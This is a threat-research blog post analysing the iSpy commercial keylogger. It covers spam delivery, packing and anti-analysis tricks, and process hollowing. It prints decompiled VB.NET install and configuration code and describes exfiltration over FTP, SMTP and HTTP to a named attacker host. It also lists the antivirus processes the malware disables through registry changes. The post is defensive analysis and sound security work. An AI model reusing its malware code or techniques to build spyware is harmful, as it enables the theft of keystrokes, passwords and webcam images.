

iSpy Keylogger | Zscaler Blog

By Atinderpal Singh

Published: 2016-09-16 · Archived: 2026-04-05 21:38:03 UTC

Keyloggers have always been present in attackers’ toolkits. They give attackers the power to record every keystroke from a victim’s machine and steal sensitive information. Zscaler ThreatLabZ recently came across a signed keylogger campaign in our cloud sandbox. In this blog, we will provide an analysis of this malicious commercial keylogger, known as iSpy. Written in .Net 2.0, iSpy is configured for keylogging, stealing passwords and screenshots, and monitoring webcams and clipboards. It is being sold on underground forums via multiple subscription packages as shown in Figure 1.




Figure 1: iSpy keylogger subscription packages

iSpy keylogger infection

iSpy is delivered via spam email that has malicious JavaScript or Document as an attachment, which then downloads the keylogger payload. The main iSpy payload is usually compressed using a custom packer. So far, we have seen packers written in Visual Basic 6.0, AutoIt, and .Net. We have also seen a campaign of signed .NET crypter where iSpy was served. This crypter uses different digital certificates (mostly invalid certificates) and drops different malware samples, as shown in Table 1 below




Figure 2: Certificate used by .Net Crypter

Table 1: Different malware samples dropped by .NET crypter

MD5	Email used in certificate	Malware
b99491b53faabb559adf42d6156d9dad	web@vazi.com	iSpy
2b8e2d23c88b11bbcf59928d5d440bdb	sales@maltech.net	Phorpiex
73dcbece89a474bccfb76f022e5e81a4	sales@maltech.net	Skypoot
c1838d9542e6860cd44d706883b49a73	sales@maltech.net	Skypoot
2aac4e7b7a1ab407039e12b53a4af942	sales@maltech.net	Phorpiex
398680cbdd017f7b99e9add1477939a8	owner@reca.net	Phorpiex
2368102c5e12b0c881bc09256546d255	owner@reca.net	Skypoot
92a342a6ce4b0accfb20c61fd657104b	sales@maltech.net	Phorpiex
1ffadc9cde4d4a1d794362c9179a0ec9	sales@maltech.net	Phorpiex
c17cddb6f63d9797583167a30c5711c1	sales@maltech.net	Phorpiex

de7db381733f3c5a479865120f58a8c1	sales@maltech.net	Phorpiex
58334fb57165350ccb06c1949459a65c	sales@maltech.net	Skypoot
5e6114b726b1b8a52331890054157969	sales@maltech.net	Skypoot
12f4de75e2e299e6d444a58fff78d83d	sales@maltech.net	Phorpiex
92eaac8b2266fb2514e66a8e2cf98f13	sales@salung.com	Kasidet
a9867d69c3d7d716339dd10ac4b29216	sales@salung.com	Phorpiex
edaf8ce53d4919c52e422c7ce7242738	sales@salung.com	Phorpiex
2b478db2af56153a2cee33f71213cc2f	sales@salung.com	Hawkeye
214280b4e09fe4c4cc46aebef533e07e	support@yapilo.com	Phorpiex
ba8c47e679eba575c4e8605da97f4e77	support@yapilo.com	Phorpiex
d151378aeae384e85ab10f5bb19ef254	support@yapilo.com	Phorpiex
881e968ddf34c38943a56651a3870174	email@vario.co	Subti
0e565eb881a25180993539f34e88ec3d	sales@maltech.net	Bladabindi

Installation

The malware sample we analyzed was packed with a VB6 (native) custom packer. The packer uses the XOR-based method to decrypt the payload and contains obfuscated zombie code between instructions to slow down analysis. Figure 3 shows the installation and functionality overview of iSpy.




Figure 3: Installation workflow and functionality overview of iSpy

The second layer of packing contains multiple anti-VM and anti-analysis tricks, some of which include:

- Checks PEB flags for debugger presence
- Checks for sandbox and debugger using GetTickCount and Sleep
- Loops until cursor movement is detected

- Checks if screen resolution is 800 x 600 or more

Finally, it decrypts the payload file and injects the decrypted file into another instance of the same process using process hollowing technique as seen below:

```

00ED04D8  59          POP ECX
00ED04D9  89F8       MOV EAX,EDI
00ED04DB  05 FC0F0000 ADD EAX,0FFC
00ED04E0  8B09       MOV ECX,DWORD PTR DS:[ECX]
00ED04E2  8908       MOV DWORD PTR DS:[EAX],ECX
00ED04E4  FF77 08    PUSH DWORD PTR DS:[EDI+8]
00ED04E7  FF77 0C    PUSH DWORD PTR DS:[EDI+C]
00ED04EA  6A 00      PUSH 0
00ED04EC  6A 00      PUSH 0
00ED04EE  6A 04      PUSH 4
00ED04F0  6A 00      PUSH 0
00ED04F2  6A 00      PUSH 0
00ED04F4  6A 00      PUSH 0
00ED04F6  FF75 28    PUSH DWORD PTR SS:[EBP+28]
00ED04F9  FF75 2C    PUSH DWORD PTR SS:[EBP+2C]
00ED04FC  FF95 00010000 CALL DWORD PTR SS:[EBP+100] kern32.CreateProcessW

0012F5FC  00ED0502  i. CALL to CreateProcessW from 00ED04FC
0012F600  00020690  . ModuleFileName = "C:\Documents and Settings\Admin
0012F604  0002071C  . CommandLine = "'C:\Documents and Settings\Adminis
0012F608  00000000  . . . . pProcessSecurity = NULL
0012F60C  00000000  . . . . pThreadSecurity = NULL
0012F610  00000000  . . . . InheritHandles = FALSE
0012F614  00000004  . . . . CreationFlags = CREATE_SUSPENDED
0012F618  00000000  . . . . pEnvironment = NULL
0012F61C  00000000  . . . . CurrentDir = NULL
0012F620  00FF0048  . . . . pStartupInfo = 00FF0048
0012F624  00FF008C  . . . . pProcessInfo = 00FF008C
0012F628  00ED0319  i. RETURN to 00ED0319 from 00ED047C
0012F62C  7C809B02  . . . . kernel32.VirtualAllocEx
0012F630  0012F94C  . . . . Lù.
0012F634  00ED11A0  i. RETURN to 00ED11A0 from 00ED0047
0012F638  0012F94C  . . . .

```

Figure 4: Spawns process in Suspended mode for injection

The decrypted file is a loader file that contains a DLL and .NET binary in its resource section. It first loads the DLL file that further loads the final iSpy payload (.NET binary) using LoadDotNetPE export function.

The malware checks configuration settings to select the folder for dropping the executable. Based on the configuration, it drops itself into one of the following locations:

- %APPDATA%
- %LOCALAPPDATA%
- %USERPROFILE%\Documents
- %TEMP%

```
Public Shared Sub Install()  
Try  
Dim executablePath As String = Application.ExecutablePath  
Dim flag As Boolean = executablePath.Equals(Core.GetInstallPath())  
If Not flag Then  
Dim text As String = String.Empty  
flag = Config.PATH_TYPE.Equals("1")  
If flag Then  
text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData)  
Else  
flag = Config.PATH_TYPE.Equals("2")  
If flag Then  
text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData)  
Else  
flag = Config.PATH_TYPE.Equals("3")  
If flag Then  
text = Environment.GetFolderPath(Environment.SpecialFolder.Personal)  
Else  
flag = Config.PATH_TYPE.Equals("4")  
If flag Then  
text = Path.GetTempPath().Substring(0, Path.GetTempPath().Length - 1)  
End If  
End If  
End If  
End If  
text = text + "\" + Config.FOLDER_NAME  
flag = Not Directory.Exists(text)  
If flag Then  
Try  
Directory.CreateDirectory(text)  
Catch arg_DA_0 As Exception=  
End Try  
End If  
text = text + "\" + Config.FILE_NAME  
Try  
File.Copy(executablePath, text, True)  
Catch arg_106_0 As Exception=  
End Try  
Try  
Core.CallAPI(Of Boolean)("kernel32", "DeleteFile", New Type() { GetType(String) }, New Object() { text + StringCipher.Dec  
Catch arg_164_0 As Exception=  
End Try  
Core.Upload("iSpy Keylogger - Installation Notification", "Dear iSpy Keylogger Customers," & vbCrLf & vbCrLf & "iSpy Keylog  
flag = Not String.IsNullOrEmpty(Config.HIDE_FILE)  
If flag Then  
Try  
File.SetAttributes(text, FileAttributes.Hidden)  
File.SetAttributes(text, FileAttributes.System)  
Catch arg_187_0 As Exception=  
End Try  
End If
```

Figure 5: Installation function

After copying itself into any of the above mentioned locations, it deletes “Zone.Identifier” flag from Alternate Data Stream (ADS) to disable the security warning message that is displayed every time the malware file is executed.

Persistence

It creates an entry in “SOFTWARE\Microsoft\Windows\CurrentVersion\Run” key under HKLM or HKCU, based on configuration settings, to execute the malware on system startup.

Configuration

iSpy has many customizable features (Figure 6) including the functionality to record keystrokes, recover passwords, and retrieve serial keys from various software, then sending the stolen data over SMTP, HTTP, or FTP. It also has a web panel that helps the attacker to monitor the activity of iSpy infections.

```
Public Class Config
    Public Shared VERSION As String = "1.0.0.0"
    Public Shared HWID As String = "AF7B1841C6A70C858E3201422E2D0BEA"
    Public Shared GUID As String
    Public Shared MUTEX As String = "E3E6A065F7838A9FF3C6709E8990AA6E"
    Public Shared UPLOAD_METHOD As String = "FTP"
    Public Shared EMAIL_USERNAME As String = "U/Luy1/p6aB9kA0nqcSEwuW07Ampnqb4nk8R3L0qMQo="
    Public Shared EMAIL_PASSWORD As String = "FSVvRbPAkDdeE8hTdCM4fg=="
    Public Shared EMAIL_PORT As String = "vmKbtNV5HdChcU8Vjr7pyw=="
    Public Shared EMAIL_SERVER As String = "0qYKC5ITZqVhA4w/DdkxqA=="
    Public Shared EMAIL_SSL As String = "bea120a0-8385-4383-8ee7-469deebf5a26"
    Public Shared FTP_USERNAME As String = "75JnX5Fp2xYjpEz6RvMkMQ=="
    Public Shared FTP_PASSWORD As String = "s+4jwVSDql6mtqsAXj8kkQ=="
    Public Shared FTP_SERVER As String = "NJXVxgTDWWhIbvJDtRNETaCT4Vqws roPBVzWhd0AbGI="
    Public Shared PHP_KEY As String = "dT5PI7XU0hUffjtytUKVBg=="
    Public Shared WEBPANEL As String = "vcCgEQ9udLHauigL8mwTZxkNhWSFck6U54ifZb8Fw2jLuRfmu/IX48vZ0otUZ1gW"
    Public Shared LOG_INTERVAL As String = "5"
    Public Shared CLIPBOARD_MONITORING As String = "dbd2689a-b98c-4425-99aa-567497382a09"
    Public Shared SEND_SCREENSHOTS As String = "49c19a2c-2832-4bb5-8006-dafee00cb165"
    Public Shared KEYSTROKES As String = "a2e0a598-fac6-4d51-8637-09f245f4271f"
    Public Shared WEBCAM_LOGGER As String = "c389605f-f260-4e4d-a8ef-1501141614bd"
    Public Shared MODIFY_TASK_MANAGER As String = ""
    Public Shared ANTI_DEBUGGERS As String = ""
    Public Shared PROCESS_PROTECTION As String = ""
    Public Shared RUNESCAPE_PINLOGGER As String = "2f35891a-d3d9-4cb6-ad60-a86287f948cf"
    Public Shared CLEAR_SAVED As String = ""
    Public Shared PASSWORD_STEALER As String = "8eb066ee-c489-44c0-ae3c-60bb2d25c165"
    Public Shared MELT_FILE As String = ""
    Public Shared INSTALL_FILE As String = ""
    Public Shared PATH_TYPE As String = "[PATHTYPE]"
    Public Shared FOLDER_NAME As String = "[FOLDER]"
    Public Shared FILE_NAME As String = "[FILENAME]"
    Public Shared HKCU As String = ""
    Public Shared HKLM As String = ""
    Public Shared BINDER As String = ""
    Public Shared VISIT_WEBSITE As String = ""
    Public Shared BLOCKER_WEBSITE As String = ""
    Public Shared REGISTRY_PERSISTENCE As String = ""
    Public Shared HIDE_FILE As String = ""
    Public Shared DOWNLOAD_FILE As String = ""
    Public Shared DOWNLOAD_FILE_TYPE As String = ""
    Public Shared MESSAGE_TYPE As String = ""
    Public Shared MESSAGE_TITLE As String = "[MTITLE]"
    Public Shared MESSAGE_BODY As String = "[MBODY]"
    Public Shared DISABLERS As String = ""
    Public Shared BOT_KILLER As String = ""
    Public Shared ANTIVIRUS_KILLER As String = ""
    Public Shared DELAY_EXECUTION As String = "0"
    <DebuggerNonUserCode(>
```

Figure 6: iSpy configuration class

As mentioned earlier, depending on the configuration, it can send stolen data via three different methods: HTTP, SMTP, or FTP. FTP and SMTP credentials, directly encoded in the file, are encrypted using a custom encryption method. Function decrypt, in the class StringCipher, is used for the decryption of credentials as well as other strings. MUTEX value from the configuration is used as the key for decryption. For the HTTP method, iSpy uses the PHP_KEY authentication to upload data to C&C server.

Data stealing

The current sample, discussed in this blog, uses FTP for sending the stolen data to attacker. The FTP account –

ftp://ftp[.]bhika[.]comxa[.]com –was active at the time of analysis and the ftp credentials are embedded in the file itself. The website resolves to IP address “31.170.160.209” which belongs to comxa.com, which is owned by 000webhost Network, a provider of free hosting. We have notified comxa.com of the offending account.

After successful installation, iSpy collects computer information such as username, Windows version, and installed program details (AV, firewall, browser, etc.), and sends this information along with install notification (Figure 7) to a C&C server.




Figure 7: Installation notification contents

Keylogging code is the main component of this malware. It logs timestamped key presses and sends them to the attacker. It also contains code to steal the license keys of application software, such as Adobe Photoshop, Microsoft Office, and others. It also collects saved passwords from web browsers, email clients (such as Outlook), FTP clients (like FileZilla and CoreFTP), and games like Minecraft.

KillAV

iSpy has the functionality to disable antivirus programs by creating a sub-key of the program name under registry key, “Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\” and then setting “rundll32.exe” as the value of “Debugger” under that key. It also disables access to that newly created registry key by setting all RegistryRights to deny so it cannot be easily removed. After this change in registry, Windows will load “rundll32.exe” when the targeted process is started. As a result, the given AV process will not start. Below is the list of AV processes that iSpy targets:

"rstrui.exe", "AvastSvc.exe", "avconfig.exe", "AvastUI.exe", "avscan.exe", "instup.exe", "mbam.exe",

"mbamgui.exe", "mbampt.exe", "mbamscheduler.exe", "mbamservice.exe", "hijackthis.exe", "spybotsd.exe", "ccuac.exe", "avcenter.exe", "avguard.exe", "avgnt.exe", "avgui.exe", "avgcsrvc.exe", "avgidsagent.exe", "avgrsx.exe", "avgwdsvc.exe", "egui.exe", "zlclient.exe", "bdagent.exe", "keyscrambler.exe", "avp.exe", "wireshark.exe", "ComboFix.exe", "MSASCui.exe", "MpCmdRun.exe", "msseces.exe", "MsMpEng.exe"

WebCam Snapshot & Screen grabber

If the webcam logger is configured, it will capture snapshots using the victim's webcam. It saves the snapshot in %TEMP% folder with the prefix "snapshot" with the .PNG extension. It can then upload the snapshot to "http://uploads.im/api?upload" (a legitimate image hosting website). It logs the URL path of uploaded snapshot and uploads the log's data on a C&C server using the configured method.

Similarly, iSpy takes screen shots using .NET API CopyFromScreen and saves them to a file with the name "img.png" under the %TEMP% folder. Saved images are uploaded to the website mentioned above and a log of URL paths of uploaded files is sent to attacker.

Other features of iSpy:

- Website blocking (based on host file modification)
- File downloading
- Bot killer
- Fake message (it displays this message every time malware starts execution)
- Disabler (Taskmgr, Regedit, CMD)
- Runescape PinLogger(RuneScape is a fantasy MMORPG developed and published by Jagex, A Bank PIN is a security feature provided in game that players can use to protect their, virtual in game, banks.)
- Run Bind file (file to run along with malware)

Web panel interface

The current version of iSpy has a web panel where the attacker can monitor the infected system.




Figure 8: iSpy web panel

Conclusion

